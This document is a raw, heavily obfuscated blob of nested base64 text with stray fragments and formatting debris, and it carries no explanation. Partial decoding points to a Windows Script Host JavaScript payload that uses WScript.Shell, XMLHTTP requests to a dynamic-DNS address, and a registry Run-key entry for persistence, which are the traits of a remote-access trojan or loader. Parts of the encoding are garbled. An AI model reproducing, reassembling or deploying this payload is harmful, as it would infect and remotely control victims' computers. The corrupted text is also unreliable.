<>1M1ZteFdVRnBGVWxkS2JGVjVSVVpVVnpWdFZrazFWV0pyUmxSVWQxbEdWRU53U0ZwUlNrVlhWVlpGWkZaV01sU
lhWakZWTVZWVlIWRlNSVn<>0YjJ4VGlxb3hWalZHUlZkV1ZrVmFjVVpHVmpCMFYxVXdkMGRYVmxwdVVrZE9iRlpyWk
d0VU5Xd3dVbXBPYkZSVlpGWk5ZWGh0V1doU1dGSk9TbXhYZVUweFpHcE9SRll6ZUVkTlZuUkZZbGhzTUV0eVRucFZk
VVo2WVZOd2ExTlpiREJMY21ReFZYcDRSMDFTZUVWalNYQkdaRXRrTUZsTWFGZFNZVlpzVTNOS1YyRTBaRlpVTUhC
VlltdDBSV0ZYYkZabFZuQnVWbFJTTTFaUGFFWmlIRkV5WW05NFYxWjRVVmRpVG5CSFdrZzFSV1JQWkZaVVZHaEhZ
bGhXYWxGWlZsWlNhM0JYVlZWU1dGSlhPVzFVVm5BeFVrdFdWbGx3Y0VaVGFXaHJWWFJHVj<>xcVdtdFhNRXBGVjF
aV1JXUkdNV3RpVDNSSFZqWktWbFpVWkc1V2VGa3hZWE0xVjFaS1VraE5ZVnBHV25Kc01XUnZNVmRVY2xJeVVrNVdi
bFJ5VW14a1lxcHJWWHBOYmsxU05VVmFXV3d3UzNZMVlxWXlXbFZoVVd4R1kwZEtSMDVMVW14V2VGbHJVbFJ3YlZ
GMVRteGxjbHByVm5Kb2JrMVNPV3RSY1VwSFVqRWhQbnBaU25oWFVtcHdWVTU1YXpGamIwcFVWVzlDV0dKV2JFW
mljMFl5VVU5NGJWZE5Ta1ZXVmpGSFpFWXhNRT<>xVlRCWlMwSXpUVnBhYmxVMldqRmhjMmhzVkVWYVZXSnNaRz
VTUjBveFRYcEtWRlZOYUZoaVZYQlIVM2xOTWxRd1pFVldNMEp1Vm1sU1ZVNTNUVmRXTUZaclYwaENNMDFYU2taaG
VWVldXVU5TYTFrd05UQlNXRVpVVkZkc1JtUkRhRlpXUmxKdFpXaFNSbU5YTVRCVGlxWnJWelo0TW1Gc2NGZFBXRnB
HVTB0a01GbG9XbFpTWVVKVVYzaEpNVlkwTVZkV1duaHRVbWwwYTFSVlZsWk5lSE50V1doU01sSk9Wa1ZpUms1WFd
```

Code

XdFdNVlV4YjFaV2FYUkhaRVl4TUUwMVZXdFhURUl6VFZkS2JGTldWa2RVYTJReFZVVm9WMDFhZEd0VVZrNVdaVWRz
UjFWVlVsaFdhR2hlVGtWa1ZtRTBNVmRXTVhoSFRXazFSMkZ6Vm14aVExSnJWVXQ0UjFkVmJFVmlWbFl5VW5oamEx
ZE5TbXRsYTNoSFdubEZSMk56UW1wVlRHZ3pWbFExYlZGRldsWlZjMUpXVTNJd2ExSlUbXBVZFVwc1ZqVmpWbE55Y
zFkaVdHUnVVVmxXVmxJd1ZsVlVVM0JzVFZSa00xbDZVVEZrVjFaclZVMUtSVkpwYUd4VmRGWldUVTVXYTFkNlp6Tldh
WEJlWTNSU1JtVmFSbnBWTT<>0eVRWVmtTR0p5Vm0xaE5VbEVXbGw0UjJKT1pGWk5lVVV4VkU5b2ExWk5Ta1ZUWV
doR1kxZFdSMDV6WkRGVmVscHNWbWxXVms1MFRqRldkMVpXV1hVMVJXSllSbTVYZDBsV1IXczFiVll3TlRCV2EwcElZ
bmxyYkdOM1dqQlZUbmd5VmxSc1JXTlhTakpVYjNneVZYZFNiVTFXUmtkamRFcEdVMHRLUkZwWVJtcE5Xa1pFWkZo
R1YyRlBVbFZhZDNoWFZtdGtSbUpZVG14a1YzaFhWR0ZvTWxKc2FHdFVTRW95VXpGalJWWXpXa1ppYVVadFZGbE9S
bU4zV210WlN6VkZUVlJPV0U1M1dXeFhUelZYVlZwQ2JsWnNSbnBoV0ZKc1RrdENWRlpTVWpKV1ZGcHFWSGxOTVdSc
VRrUldkMXBXVm14R2JWWkpTa2RUUjJSVlZERWhQbnBTVjBKdVVuQkNSbFpEUm1wWGVYQnJZVmhPU0dOR1RteFR
jelZ0VlRCS2JFMVVaRE5aZWxGR1pYYkdhbFZMZUVkV1NuUjVZWGxyYkdOM1dqQlZTM2h0WWxOU2JsVjVUVEZrYWs
1RVZuSndNV0ZzYUd4U2MwWkdWa05HYWxkTFFqTk5XalZlWWtaa2JGZExVakJaVTBwR1RVOU9hMVI0VFVaalUzQnVW
bGg0TWxaS2RGTlVSMVpXVGtKU2ExVkxTbFppVWxwRVdsZFdNV0pQVmpGVk1HZ3pWbWxTVlU1M1NXMVZVMVl4Vk
ROYWExSlRUbnBqZVZWc1ZEVmpWbFphV2pCV1RtUkZaVWhTTVdSS1ZqQldiM2h0WWxWc1dGWkhaREZrUjFwclZYc
E5NMVpvT1d0VVdVNUdZM05DVkZkTU5WVldWR3h1VW5CQ1JtTjRjMWRhUkhneVRWUTFSMkpXUm0xVFR6RlhWWGR
hUldKclVsUlVWazR4WTI5a01GWm9Xa1pYVm14clZFaE9NbE5QVWpGV01rbFdZbWx3VlU5SU5VVlhVMlJXV25nd1ZWW
mFXbXBSV1ZaV1VtdHdXRmxGVWxoU2FUbHJWSEZzYkdVeElUNVVXVTVHVkdKV2NETmhIRTB4WkdwT1JGWXpXbFp
OVGtaWFQxaGFSbE5UWkRCWlREVnJZVmRHUkdKNFNURmhkMlF3V1ZOS1JrMVBTa2hpV0U1R1RuWjRiVlYwZUcxTm
EwSklZa1k1TUZaaGRHMVhkMUp0VFZaR1IyTjBTa1pUUzBwRVdsaEdhazFhUm1wV2VEQlZXV3RrVlZSR2VGZFdUblJY
VFhsRk1WUlBhR3RXV21neVRXcGthMVo0YnpGa1VsWXhWVFJHYkUxVGNFVmlkVXBHWkZOS2VsVXpUakpOVldSdVZ
uaFpNV0Z6TlZkV1NtaFlWbXcxUldGM1RURmpiMDVxVm05U01tRldiR3RXU0VveVZXRjRNbFI6YkVaTlYwWkhZblZTYkdN
MGRGZGFhRkpYVmxSV1ZGSndRa1pqZDFwVlZGQlNWMVpVVm1wWFZrb3lZVEJXVlZSNmExUlNZWFJGWTNwWmJG
VkxWbFphVFZJeVZsUlNSV0Y0YXpGVFQxWXhWVFZhVldGUlVrWmtWa1plWVRCUk1GWndhRmhpVmxaSVluZEpiV0p2
ZUZkV2RVcEZVbE53UldKWlVsWlRjMVpXV2toR2VsSmhIR3RSTmxKSFltdEtWRmwzZUVkTmEyUkdaVmhPYkdKRFVtd
FdVbmhlVmtwMFUxUkhaREZOVHpWdFZWZHNlbFpLZEhsaGRHUXhaRU5vVmxaR1VsaFNUa3BzVjNsTk1XUnFUa1JXT
TFwV1VsTjRhMUZGU2tkWFV6RlhWbmd3VlZKaFRrUmxXRXB0WVhjeFlxWTBiRlpOVkdReldYcFJNV1J6VmxaWlN6VlZZ
bFJTUldKeVRrZGhNRzlZVm5KR1ZHSlNWa1JrZDl5c1UzTmtNVlZ4Y0ZWV2FFcHNWMGs1UlZKelZtdFpkbWhlWWxoR2F
sSkhUbXhoUXpVeVZUWjBSMkpzZEZkT1dFNXNaRk53YmxaeWVFZFhUMUpyVW5SV01tUkhXbXRWZWsxdVRWSjRSV1
YwVW14bFNrcDZXVkJTTTFKVlpHNVZkRXBIVWpFaFBucFpWbEpZVm14R1IxcDNVUVEZqUzFvd1ZtOTRSMU5oVGtobFJ
rNHlZVEZKVkZWUU5VVlRWM2hGWlhSU1ZsTkxaRlZaYUZKWFVsVldSRn<>2VlRGaGVHTlZXVlZDV0UxcVRsaE5kRll4W
kc1a01GWm9XbXhXVDJoR1kzaFJWMDU2WkVWV01pRStXRTFUY0VWaVZXd3dTMDVhVmxjMmJGVldhSEJlWVhSa1Zt
UlBkRWRXTmtwV1RWUjBiVmR5VmtkWFlxcFZXbFZvVj<>xcmNFaGxTRnBHVjl5S1ZGWm9RbGhpVTJoclUzbFJNbFo0
U1ZSWGVlY3lZV2xHUjFwSU1WVlNjMVpXV21oR2FrMVNPV3RVU1ZwR1ZlTmtNRlI2ZUVkTmFVcEdZVmRzYkdWTFFsUl
VjVnBHVT<>5S2JsZDRiekZrVWxZeFZWRkNibEpwVWxWT2QwMVhWakJDYWxsWGNHdGxXa3BFWVhVeGExVlhUbFJa
TURWclRWUmtNMWw2VVRGa2EwcFVWWEExYTJKVFdrVmpSMFl5Vm5oamJGWjRVVE5XYVhCSFdrZ3hWVkp6Vmxa
YWFGSlhWbFJXYWxkV1NqSmhNRlpWVkhwclZGSnFXbXRWUmxKR1pYWkdhbFZOYUROU2JHaHNVbmxKTVZWdlZte
FhlbkJyVW1sc1IyVjBSbXhsVWxwR1drOVdWR0pZTlcxUlJVcHNVME0xTWxWS2VGZFdiR1JWVFVod1JsUkRjRWhhYzF
KdFRXaENTR0pXVWpKVE5HUXhWWFZLUlZKWFJrWmlWV3d3Uz<>1YU1GWjZOR3RpVTFwV1QxaHNNRXR5TVRKV00
wcEZWMVpXUldSR01XdFZZVX<>2VlROT01rMVZaRzVSY1Zwc1ZFc3hWMVZJVWtoTmFtUlZUVWh3TVdORGFGWldSb
Ep0WVZKU1JtUldSbTFpYjNoWFZuZGFWV0ZSVW14UlZ6a3daRkpXTVZWeWNEQmhiR2hzVWtkR1lxSnpWbXhaZWtacV
RWSTVWVTlZVmxaU2MxSXdXVk5LUmsxUFNraGlXRkpzVG05a1ZsbHdXbXRoVkZaSVpYZEpNbFF4U1ZSVlVEVkZVMW
Q0VlU5WVdsWmxUakZlV2pCdlJWWldSa1JrV0VwWFdUQldWVll2YTFSU2FtUllWMWRTVm1GTGRHMVZUV2hZWWxac2
JGSllWakpoTkdSRlZqTkNibFpwVWxWT2QwMVhWakJXYTFsWVZtcE5XbVF6V2xsR2JWUjNhRlZaVlVKWVRXcE9XRTE
wVmpGa2JtUXdWbWhhUm1KWGFHdFZTRVl5Vm5oSlZGZEdXa1pXYkhCWFRYUkdSbFpEUm1wWGVVWlVZbGcxUjJK
R1pHeFhTMUl3V1ZOS1JrMVBaRE5rV0ZKV1IVdDBiVlZMY0VWWFNuUjVZVmhPYkdGdmFHdFpTMUp0VFdwU1JXSkdU
bTFUVDBKVVYzZHZWazFUZEVkaWVXOUdVbGN4YlZWRU5XdFNWalZlWW5KV2JXRnJaREZWV25oSFlrNWtibEpIU2pG
TlNrSlVWazE0TWxaVmJGaFdWMFplWVRCdldGWlNlRWRTVGxaRllrWndNVkYzVG1wV1UyaHRUVkp3VlUxSVNrZGtUM
1JlVmpKYWExSlRWbFJSV1ZaV1VtdHdXRmxWUmtSTmFVcEdZVmRzUm1WYVZtdFpUa3ByWVZKc2JGSllWakpVUzFK
c1ZscEtSVmRXVmtWYWNVWkdWakJXVmxsNmlwVldWa0p1VW5CQ1JsWkRXakZVTTBaV1ZsUjBiVk55VmtkWFlxcFZX
VVY0VjFacFRsaE5lVVV4VkRWalZsWkdVbTFsYUZKclUzbFJNbFJ2UW5wVk0yUnVUVk5zUjFwMVVsWmtORlpXVmtRM
WExSldOVzFTY0VJeFkwOTBSMVkyU2xaTlZGWnVWSGxGVmxReFkyeFdNRFZyVFZkMGJWUjNUVEZrU25SdFZVdDRS
MVpLZEZOVVZscHNZbk5XTUZaaGNFVlNha3BzVlhjME1GRlBXbXhYTVc5RlltbFNWVTUzVFZkVGMzUkhXbFJHYWsxU0
9XdFVTVnBHVkRWalJsWXhTbFpOVkdSWVVuTndSbFJEVWxaV2RGSlVazVPVkU5R1RqSmtXbmhlVm5CS2JFMVRNV
3RYUjFaSFZtOWFWbG8yV210aFdGcHVWbmhKTVdGRE5USlZObXhHWW1sa1ZrMVlXbFpOYXpGWFZlRlNXRkpPVGxS
UFZrWnRWa05TYkZaUGNFWk5hRTVHWWxoc01FdE9XbFZXZFZwc1VtbFNWVTUzVFZkVGMzWnJXVkJvTW1GYVRtNV
RkMVZXWWpCV1ZWUjZhMVJTYW1SWVYzVmtaSFRqTmtNVlYxTlRCTlVuQkZZbGhLVm1ONGMwZGFlVUl6VmxRMWJW
IhCV1RWUmtNMWxaY0d4aU1ERnRXWEZLUlZKcVNteFZkelJyVm1GV01WVXhiMVpXYVhSSFpFWXhNRT<>xVld0Wk5F
NXRWbGhDYkZOSFRteGhRelV5VlRaMGJWSlhSbFJVUm5BeFRUUmtiRmx4UWxoaVZXaFlWM2h2TVdSU1ZqRlZlRWt4
VWxSd1JXSjFTa1prVTBwNlZUTk9NazFWVG01U05scHNWelZWVlZwSmNEQldUa1p0Vmtad01VMDBaR3haY1VKWVlsVk
9TR1ZHTVRCUmIxcFdWekZWZW1GT1drWmhjMFpHVmtOR2FsZFhWbFJpV0RWSFlrWmtiRmRMVWpCWlUwcEdUVTIL
U0dKMFVteGtjM1JYVkZaU2JXMXFVa1ZpVmtaSFRqTmtNVlYxTlRCTlVuQkZZbGhLVm1ONGMwZGFlVUl6VmxRMWJW
RkZTbXhUTlhNeVZraDRWMVpzWkZWTlNlQkdWRU53U0ZwUmVHMU5hMlJGWVZkR1IyRXdiMWhXVWxKdFRXRnNXRk
o0YjJ4VGlxb3hWalZHUlZkV1ZrVmFWVTVHVW1GS2FsWXdWWHBXVkRWdFVVVktiRk5QTlZkVk5qRnJUV0Z3UldGWFp
GWmxRbWhXVmtaU2JXVm9VbFpOZDBsdFUwOVNWbFoxU2tWU1UzQkZZM1ZrUmxOelZsWmFTRVo2VW1GNGExRTJ
Va2RWUTJoV1UzSkZSazFVVmxST1ZrcHNVM05TVmxOeU1GVldXbHBxVTFaR2JXRnZNVEpXTVRVd1IWVmFibEpIU2p
GTlFsSldWRXhLYTJGVmFHeFZlVVZYVG5kSlZGZFRWbFJTV0hSSFlrbEtSMlJoV2pCWlZGWlVZbHBPYTFWNVJWWlVj
MlJWVkZsQ2JsSk9PVVZoVjNCV1ZsTmtiRmx3U210aVZteEdZbGRXTWxaclFsUlhVbmhlVW1rMVJXTkpOVVZYUjJRd1Zr
dzFWVkpWUW01VWRURnJZVU0xVjFaSmNEQlNhRGxGV2xkc1ZtUnpjRzVWY0hCV1lsUmFWRTFXVWpKalMxSnJWM2
RTUjFkb2NHdFhWVkpXVTFOa1JWcHlVa2RpV2taRVpYUXhNR0Z6U25wWlNlaFhWbEJvUj<>0MlZrWmlhMlF4VlZWNFly
Sk9aRzVTUjBveFRVSlNhMWxMTlRCU2JFNXVVM1JTTWxScldsWlhNMlF5VFZkMFlyRjBaRVpYZDBaVVdUQnZWbEpZU
WtoYVdVWnRVMGN4UjFZMFpHMVNWR1JHWkZoYVJtTnJhRlpaU3pVd1VteG9XRlJJU2pKVVQzQlIWM1pvYldKT1NteF
VTRll5Vmt0R1ZGWklTbXRoVjFwR1kwY3hWVlpUV2xWYVNHaEhZbFZTYWxFMlZteFRkMEpVVlU1NGJVMXJaRVZoVjFJ
eVZqRmpiRlp4YUVkVGFXeHRWMGxLVjJWT1pGWmFXRVpVWWxka1dGWTJXbFpaY3pVeVZWcEtNVkpUVW1wWFJtU
nNUbE5LVkZSd1VqTldUMmhzVWtoa1JrNWhWakJXTXpsSFlrNXNSMk5aT1VWa1R6RlhXWHBTYlZKWGNFZGhkVnBXV
1hNMWJWVTFSakZTVGtadFUzRnNWbFp2TlcxVldUaHRUV3RDU0dKR1VqSlRiMVpHVmpaR1JWZHBkRzFVU0ZZeVZtR
mFhMVYzV1VaTlZrSklXbGxHYlZNeFZWVmFNekZyVmxSMGExUkdVa1pqVjFwV1ZGTm9XRkpvU2toaWNtd3hVVTlhVlZ
aMU5XdE5VM0JGWW5WS1JtUlRTbnBWTT<>0eVRWVjBSMk4zUld4V1YzaFhWa2cxYTFaVmFGaFdkMWxXVFVkNGJW
bG9jR3hpVlhCWVUxaFdNbFJyV2xaWFVFSklUVkl4UldKSU5WVmxTbVF3V1ZSb2JWWlSa2hsZVVsV1IXczFWMVZhV21
0V2EwNUVXbkpzTVdOdk1WZFVWM2h0VFd0Q1NHSkdNVEJVYTNneVZqUkNNMkZPVm14VmRWcEdVMU14VjFwNk5V
VldWMDVJWVhwWlJtRnJWbXhVTVNFK2JsWnJUa2hhUm5BeFRUUmtiRmx4UWxoaVZVNUlZbmROYlZOUGRGZFhObk
JXVFZOb2JWVlhOVVZTVTBwRVducEdhazFhUmxoT1ZqRXdWbk5LZWxsSWVGZFdVR2hlVGxWR1lyRnJaREZWV25oS
FlrNWtibEpIU2taVVEzQnVWM05vV0dKVWJFWmpSMUl5Vm10YVZsYzJWbnBoVTNCclYxVnNNRXR5U2xSWGVuQnJVb
FlwYlZGSmNGWlRZVVpxVjNkRmJGSlZOVmRQU0dSV1dYTTFiVlpaY0RCU2FVNUlXbkpzVmxaTFFsUlZkRkl5VmxOV1Z
VMTNSVlpPTTJSclYzVlNXR0pwY0VaYVdGWkdWM2RHVkZreGEwVldWalZlWVZWV1YxUkxUbFZUZW13d1VXc3hSMkp
JUm0xbFMwNVZVM3BzTUZGb2NHNVdTVTVYWVVKT1JWUndSakZOV2tKdVUwbFNiV1ZEVG14WE5scHNZa3BLYlZGV

Code

```
VFqRmFhbkF5V1RKQ00xSnFRa1JQUjJ4VlpVY3hSMXBNUW5wa1VEVlhWWHByUm1OTGFFVmFOa293VldGd2JsWjZiM
nRKWnpCRVNYaFJTR1ZzVWpGYWRUbEhZbWRKV0ZreWNIZGxOVXBJWkNJc0luUmpaV3BpVDJWMFlXVnlReUlzSW0
xdlpHeHRlQzUwWm05emIzSmphVzBpTENKRVpHaE1kVlI3TURNd01ERWlMQ0psZFd4aFZtUmxjSGxVWldSdmJpSXNJ
bTFoWlhKMGN5NWlaRzlrWVNJc0luUnVaVzFsYkVWbGRHRmxjbU1pTENKMWlxVnBZbkV3TnpRNE5Ua2lMQzIqYjJScF
oyOHZaMT<>3RFFvdkx5QkZibVFnYzNSeWFXNW5JR1Z1WTl5a1pTQm1kVzVqZEdsdmJnMEtEUW9uZFhObElITjBjbWx
qZENjN0RRcDJZWElnWHpSd2FtOXlOeUE5SUZzaWRYTmxJSE4wY21samRDSXNJQ0p3ZFhOb0lpd2dJbk5vYVdaMElp
d2dJa3g1T0dkUk1qbHJXbGRSWjFsdWEyZGtiRGxEVFVSRloyWkRRbFJpUjJ4c1lsZFdlVnBZYjJkTVZEUm5Wa2hrY0dS
SVVteGphVHcrTmtsR1RuTmhWMVowV2xoS2JHVm5NRXRFVVhBeVdWaEpaMkZwUEQ0NVNVWnphVll4VG1wamJXeD
NaRU0xVkdGSFZuTmlRMGx6U1d4T2FtTnRiSGRrUjJ4MVduazFSMkZYZUd4Vk0yeDZaRWRXZEZReVNuRmFWMDR3U1
dsM2FWVXlhR3hpUjNkMVVWaENkMkpIYkdwWldGSndZakkwYVV4RFNrNWhWMDU1WWpOT2RscHVVWFZYUlRGTlUw
WlNWVlZEU21SUGR6QkxaRzFHZVVsSFkyZFFVMEppU1d0b1RGRXhWV2xNUTBwSlV6QjRUa2xwZDJsVFJYUkVWbFo0
WTJSdGNETk5TRX<>wU1dsM2FWaEdlRlJpTWxvd1pESkdlVnBXZUdOVVYyeHFZMj<>1ZW1JeVdqQlISbmhZWVZjMW
EySXpaSHBZUm5oRVpGaEtlVnBYTlRCV2JWWjVZekpzZG1Kc2VHTlZibFoxV0VaM2FVeERTa2xUTUhoT1dFWjRWRlF3
V2xWV01FWlRVbFo0WTFFeWVHaGpNMDVzWXpGNFkwbHBkMmxWYTFaSVdERk9ZVWxwZDJsWVJuaHJXbGRhYUdS
WGVEQmhWMDUyWW14NFkwbHNNRGRFVVhBeVdWaEpaMlZUUEQ0NVNVWnphV1F5YkhWaVYyUjBaRWhOTmtscGQ
ybGtNbXgxVFhwS1ptSkhPVzVoVj<>1b1lrZFNjR015YzJsTVEwcFlZVmMwZWsxc09WQmpSMVo1V1ZoU2NHSnRaRlJsV
0U0d1dsY3dhVXhEWkVKaWJsSndWbTFzZVdSWVRsRmpiVGxyWkZkT01Fb3hNRGRFVVc5T1EyNWFhR05wUW5waFF6
dytPVWxGVG5sTFJEdytjRTkzTUV0a2JVWjVTVWRhZWtsRU1HZFJNMGx2VFZOck4wUlJjREpaV0Vsbll6TkNjMGxFTUdk
SmJuaFhaa05KTjBSUmNESlpXRWxuVVRKbloxQlRQRDVwV0VaM2FVOTNNRXRrYlVaNVNVWmFUMGxFTUdkSmFtD
JUV3BGYVVsRGMyZEpiRGhwU1VOeloxUXlTVzlPYVdzM1JGRndNbGxZU1dkYWJsVm5VRk5DV0ZVeVRubGhXRUl3VE
d4T2FtTnRiSGRrUlZveFlrZDRUMWxYTVd4UGR6QkxaRzFHZVVsSVplVkpSREJuVmpGT2FtTnRiSGRrUXpWVVdUTktjR
05JVWs5WlZ6RnNUM2N3UzJSdFJubEpSbFUzUkZGd01HTnVhMmRsZHpCTFZsTThQamxKU0U1dlRHeEtiRm94U214WI
YxRnZXakZ6ZVZoVGF6ZEVVWEE1U1VkT2FHUkhUbTlMUjFaNVkybHJaMlYzTUV0a2JVWjVTVWhPTWtsRU1HZGFibFY
xWXpOQ2MyRlIVVzlKYkhoalNXbHJOMFJSY0hCYWFUdytiMGxxY0dOWVEwbG5TM2xDZW1Sc2MzaFlVencrT1ZCVFBE
NXBUMng0WTBscFBENXITVWhrZFV0VFFqZEVVWEJXU1VRd1owbHNVbE5XVlZWcFQzY3dTMk15WjNWVmJWWnVW
ak5LY0dSSFZXOWFNWE41V0ZONFZreEhaR0pPVmpCd1QzY3dTMlpUUW14aVNFNXNTVWh6VGtOc1ZXZFFVencrYVZ
KclJrMVZNRlZwVDNjd1MyTXlaM1ZWYlZadVZqTktjR1JlVlc5YU1YTjVXRk40Vmt4SFpHSk9WakJ3VDNjd1MyWlJNRXRtV
VRCTFZHNU5iMHRVYz<>1RGJWSjJTVWh6VGtOdVVubGxVMEkzUkZGd01sbFITV2RWUXp3K09VbEdRakJMUTJSWFk
yMVZia3hEWTI1TFZITk9RMnc4UG1kUVUwSlJURzVPZDJKSGJEQkxTRTUzWWtOck4wUlJiMDVEYld4dFNVTm9VVmQ2
UW1SSlJEQTVVRk04UG1sUk1uZHBTMU5DTjBSUmNGaFZNazU1WVZoQ01FeHNSakZoV0ZGdlRWTnJOMFJSY0RsRVV
XOU9RMjFzYlVsRGFGRlhla0prU1VRd09WQlRQRDVwVlRKTmFVdFRRamRFVVhBeVdWaEpaMk42U1dkUVUwSkdaVU5
uYVdSSFZuUmpRMGx3U1VOelowbHNlR05KYVR3K2NrbEdRbUpOYkRBM1JGRndNbGxZU1dkYWJXdG5VRk5DYldONU
5VUmpiVlpvWkVkV1ZWcFlhREJTYld4eldsTm9lazFwZURCamJsWnNTMVJ6VGtOdFduQk1iR1I1WVZoU2JFdEdRbUpO
VmpCd1QzY3dTMXB0YTNWUk1uaDJZekpWYjB0VWMwNURiazV2VEc1S01XSnBhSHBOYVdzM1JGRndPVVJSYj<>1R
GJXeHRTVU5vVVZkNlFtUkpSREE1VUZNOFBtbFNXR2RwUzFOQ04wUlJjR3hrYlVaelMwWkNZazFXTUhCUGR6QkxabEV
3UzBSUmNlQmFhVHcrYjFWR2MzZFlVencrT1ZCVU1HZEpiRX<>xU1dscloyYjNNRXRrYlVaNVNVaEtjRWxFTUdkYWJrM
TFWRE5DYkdKc1VteGxTRkpIWVZkNGJFdEhXakZNUkVWd1QzY3dTMlJ0Um5sSlIxcDVTVVF3WjJOdGEzVlZiVlpvV2tW
R2MySkRaM0JQZHpCTFkyMXJkVkV5ZUhaak1sVnZTMVJ6VGtOc1drOUpSREJuVm1zMGRXTXpRbk5oV0ZGdlNXdzRh
VXRVYz<>1RGJWcDVTVVF3WjFwdVNYVmpiVlozWWtkR2FscFRhRmRVYkhOM1dGTjRVVmQ2Um1STFZlTk9RMjVhYU
dOcFFqTmhVencrT1VsSFducE1hemwzV2xjMVZWcFlhREJTYld4eldsTm9iV1JUZDNsTVlxcG9Za2hPYkV0VWMwNURib
VJ3VEd4a2VXRlIVbXhMUjFwNVMxUnpUa051WkhCTWEwNXpZak5PYkV0RGF6ZEVVWEI2WVVNMWVXUlhORzlKYm1S
NldUTktjR05JVVhWYVdHaHNTVU00ZGxGcFFtTkphVWxuUzNsQ2JXUlRQRDV5U1VOS1kwbHBTWEJQZHpCTFZqRk9hb
U50Ykhka1F6VlNaRmRzTUV0RVJYQlBkekJMWmxFd1MwUlJjSEJhYVR3K2lxVkdjM2RZVXp3K09WQlVNR2RKYkZaM1N
XbHJaMlYzTUV0a2JVWjVTVWhOZVVsRU1HZFNXR2R2U1c1U2JHSlIQRDVwUzFNOFBuSkpRMHBqV0VOSlowdDVRbE
ZYZWtwa1QzY3dTMlJ0Um5sSlIwNHdXbWs4UGpsSlIxcDZUR3RPZVZwWFJqQmFWbEpzWlVoU1IyRlhIR3hMU0UxNVR
FaFNlV1JYVlhCUGR6QkxaRzFHZVVsSFpERkpSREJuVlVaemVGaFVjMDVEYldReFNVUXdaMW96VlhWamJWWjNZa2R
HYWxwVFoybG1SbFk0U1dsM2FXWkdXamhKYVdzM1JGRndhbVJlV1hWV00wcHdaRWRWYjFvelZYQlBkekJMV1ROU2J
VeHJUbk5pTT<>1c1MwTnJOMFJSY0hwaFF6VjVaRmMwYjBsdVplcFpNMHB3WTBoUmRWcFlhR3hKUXpoMlVXbENZM
GxwU1dkTGVVSjZUV2s4UG5KSlEwcGpTV2xKYz<>1cGF6ZEVVWEJZVlRKT2VXRlIRakJNYkVZeFlWaFJiMDFUYXpkRV
VYQTVSRkZ2VGtOdGJHMUpRMmhSVjNwQ1pFbEVNRGxRVXp3K2FWWlhOR2xMVTBJM1JGRndNbGxZU1dkamVrbG5
VRk5DVVZkNlJtUlBkekJMWkcxR2VVbElXbXRqYVR3K09VbEhXakZQZHpCTFpHMUdlVWxJU214YU1tdG5VRk04UG1sV
WJUa3dZVWRzZFZwNVJXbFBkekJMWTNwSloxQlRRbnBOYVRWNVdsaENjMWxYVG14TFEwbHNXbWxKYzFwdVZYQk
1ia3BzWTBkNGFGa3lWVzlKYVZaMVNXbDRNMkpwYTNWamJWWjNZa2RHYWxwVFoybEtXRTV0V2toSmFVeElXbXRqY
Vd0MVkyMVdkMkplUm1wYVUyZHBTbFpLYmxSdFZXeEphWGg1V2xka2NFdFVjMDVEYlZZeVdWZDNiMk42U1hCUGR6
QkxWakZPYW1OdGJlZGtRelZTWkZkc01FdEVSWEJQZHpCTFpsRXdTMFJSY0hCYWFUdytiMVZHYzNkWVV6dytPVkJV
TUdkSmJFcEhTV2xyWjJWM01FdGtiVVo1U1VoTmVVbEVNR2RTV0dkdlNXNVNiR0pZUEQ1cFMxTThQbkpKUTBwaldFT
kpaMHQ1UWxGWGVrcGtUM2N3UzJSdFJubEpSMXB3U1VRd1oxcHVUWFZSTTBwc1dWaFNiRlplVmpSa1JWcHdZa2RW
YjJONlNYTmtTRW94V2xOck4wUlJjRzFoVXpWWVkyMXNNRnBUYUZGWGVrWmtTMVJ6VGtOdFduQk1hMDV6WWpOT2
JFdERhemRFVVhCNllVTTFlV1JYTkc5amVrbHdUM2N3UzJaUk1FdG1VMEpxV1ZoU2FtRkRhR3hqYmtsd1NVaHpUa051T
UU1RGJHUlVXVE5LY0dOSVVYVlZNbmhzV2xnOFBtOU9lancrZD<>xRGF6ZEVVVzlPUTl0d1oyUXlhSEJpUjFWblMwaFNI
V1JYVlhCSlJlTk9RMmN3UzBSUmNHMWtWelZxWkVkc2RtSnBRa1psUTJoVVMxTkNOMFJSY0hsYVdGSXhZMj<>wWjJ
NeVozVlNXR2gzV1ZjMWExSlhOVEpoV0VwMlltMHhiR0p1VWxSa1NFcHdZbTFrZWt0RFNXeEphVHcrY2tsR1RXZExlVHc
rYVVwVFNYQlBkekJMWmxFd1MxcHVWblZaTTFKd1lqSTBaMVZJVVc5UmVYaENTMU5DTjBSUmNESlpXRWxuVjBNOF
BqbEpSVTU1UzBSTmNFOTNNRXRYUXpWMlkwZFdkVXREWkZGVU1VNVZTbmwzYm1GSVVqQmpSRzkyVERKd2FHU
nRSbWhrV0ZKMlkyNVdkVXh0VWpGaFYwVjFZMj<>0Tms1VVVUSk9Vemh1U1VOeloxRjVkMmRhYlVaell6SlZjRTkzTUV0
WFF6VlVXbGhTVTFwWVJqRmFXRTR3VTBkV2FGcEhWbmxMUTBwV1l6SldlVXhWUm01YVZ6VXdUMmxKYzJKdFdXO
UxVMnMzUkZGd1dVeHVUbXhpYlZGdlVWTnJOMFJSY0hsYVdGSXhZMj<>wWjFkRE5YbGFXRTUzWWpJMWVscFlVbXh
sU0ZFM1JGRndPVVJSYj<>1RFp6QkxXbTVXZFZrelVuQmlNalJuWW0xWmlwdFRRamRFVVhBeVdWaEpaMk41ZUU5V1
EzaHdUM2N3UzJGWFdXZExSMX<>2VEcxYWNHSkhWbXhsUjJ4NlpFaE5iMUpZWjl5SmJHUndZbTFTY0dOcFNYQkpRM
05uU1d4NFkxUlhiR3BqYlRsNllqSmFNRXhyTlVaV1JuaGpVbTVLYUdKWFZqTmlNMHB5V0VaNE1rMXBOSGRNYWxWM
1RucEpNMWhHZURKWmJVMTFXbGhvYkVscGEzQkpTSE5PUTJzMVZVbEVNR2xYVlZaVVNXcHpUa051TUdkYVYzaDZ
XbE5DTjBSUmNFOVdRencrT1VsRFNrOVVlVWszUkZGd09VUlJjSHBKUkRCblZtczBaMHQ1UWtSaFF6dytja2xGVmpSTF
EwcEVWREF4VVZaV1VrWlZhelZDVkZWVmFVdFRQRDV5U1VWT2lwbERjMmRTV0dkdlNXeFdWRkpXU2s5UlZURkdTV2
xyWjB0NVFrUmhRencrY2tsRk9XbExSRWx3U1VOeloxRXlaMmRMZVVKUVdXbG5NRXRUUEQ1eVNVVk9iMGxEYzJkUk1
tZG5TM2xDVDFaRFBENXlTVVZPYjBsRGMyZFdVencrY2tsRlRtOVBkekJMWTIxV01HUlRTblZKU0UwM1JGRndPVVJSYj<
